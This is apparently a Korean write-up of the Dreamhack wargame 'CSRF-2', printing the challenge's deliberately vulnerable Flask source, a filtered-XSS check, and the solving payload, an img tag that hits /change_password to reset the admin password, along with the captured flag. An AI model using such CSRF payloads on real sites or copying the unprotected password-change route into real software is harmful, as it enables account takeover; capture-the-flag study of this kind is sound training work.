CSRF-2


- 문제 코드

```
#!/usr/bin/python3
from flask import Flask, request, render_template, make_response, redirect, url_for
from selenium import webdriver
import urllib
import os

app = Flask(__name__)
app.secret_key = os.urandom(32)

try:
    FLAG = open("./flag.txt", "r").read()
except:
    FLAG = "[**FLAG**]"

users = {
    'guest': 'guest',
    'admin': FLAG
}

session_storage = {}

def read_url(url, cookie={"name": "name", "value": "value"}):
    cookie.update({"domain": "127.0.0.1"})
    try:
        options = webdriver.ChromeOptions()
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(_)
        driver = webdriver.Chrome("/chromedriver", options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.get("http://127.0.0.1:8000/")
        driver.add_cookie(cookie)
        driver.get(url)
    except Exception as e:
        driver.quit()
        print(str(e))
        # return str(e)
        return False
    driver.quit()
    return True


def check_csrf(param, cookie={"name": "name", "value": "value"}):
    url = f"http://127.0.0.1:8000/vuln?param={urllib.parse.quote(param)}"
    return read_url(url, cookie)


@app.route("/")
def index():
    session_id = request.cookies.get('sessionid', None)
    try:
        username = session_storage[session_id]
    except KeyError:
        return render_template('index.html', text='please login')

    return render_template('index.html', text=f'Hello {username}, {"flag is " + FLAG if username == "admin" else "you are not an admin


@app.route("/vuln")
def vuln():
    param = request.args.get("param", "").lower()
    xss_filter = ["frame", "script", "on"]
    for _ in xss_filter:
        param = param.replace(_, "*")
    return param


@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html")
    elif request.method == "POST":
        param = request.form.get("param", "")
        session_id = os.urandom(16).hex()
        session_storage[session_id] = 'admin'
        if not check_csrf(param, {"name":"sessionid", "value": session_id}):
            return '<script>alert("wrong??");history.go(-1);</script>'

        return '<script>alert("good");history.go(-1);</script>'


@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template('login.html')
    elif request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        try:
            pw = users[username]
        except:
            return '<script>alert("not found user");history.go(-1);</script>'
        if pw == password:
            resp = make_response(redirect(url_for('index')) )
            session_id = os.urandom(8).hex()
            session_storage[session_id] = username
            resp.set_cookie('sessionid', session_id)
            return resp
        return '<script>alert("wrong password");history.go(-1);</script>'


@app.route("/change_password")
def change_password():
    pw = request.args.get("pw", "")
    session_id = request.cookies.get('sessionid', None)
    try:
        username = session_storage[session_id]
    except KeyError:
        return render_template('index.html', text='please login')

    users[username] = pw
    return 'Done'

app.run(host="0.0.0.0", port=8000)
```

존재하는 페이지

- /home
- vuln
- flag
- login
- change_password

문제 페이지



host3.dreamhack.games:10100

CSRF-2 Home

vuln(csrf) page

flag


login

please login

하지만 문제에서 주어진 사이트에 들어가면 change_password 페이지는 보이지 않을것이다.

====

vuln(CSRF) page



csrf-2 | 워게임 | Dreamhack
Exercise: CSRF | Dreamhack
host3.dreamhack.games:10100/\
CSRF-2
주의 요함
구글
네이버
넥슨
유튜브
전남대학교 포털

host3.dreamhack.games:10100/vuln?param=<script>alert(1)</script>

<*>alert(1)

====


Flag page


csrf-2 | 워게임 | Dreamhack
Exercise: CSRF | Dreamhack
Index CSRF-2
CSRF-2
주의 요함 | host3.dreamhack.games:10100/flag
구글
네이버
넥슨
유튜브
전남대학교 포털
CSRF-2
Home
http://127.0.0.1:8000/vuln?param=
제출


<<img src=”/change_password?pw=password”>

====

login page



admin의 계정으로 로그인을 하면 plag값이 주어지는데 비밀번호를 모르는 상태이다.


csrf-2 | 워게임 | Dreamhack
Exercise: CSRF | Dreamhack
Index CSRF-2
CSRF-2
주의 요함
host3.dreamhack.games:10100
구글
네이버
넥슨
유튜브
전남대학교 포털
CSRF-2
Home

vuln(csrf) page

flag

login

Hello admin, flag is DH{c57d0dc12bb9ff023faf9a0e2b49e470a77271ef}

change_password에 요청을 해서 pw를 자신이 원하는 값으로 바꿔주고 이를 통해서 로그인 창에서 id : admin

pw : password

를 해주게 되면 위와 같이 flag가 출력된다.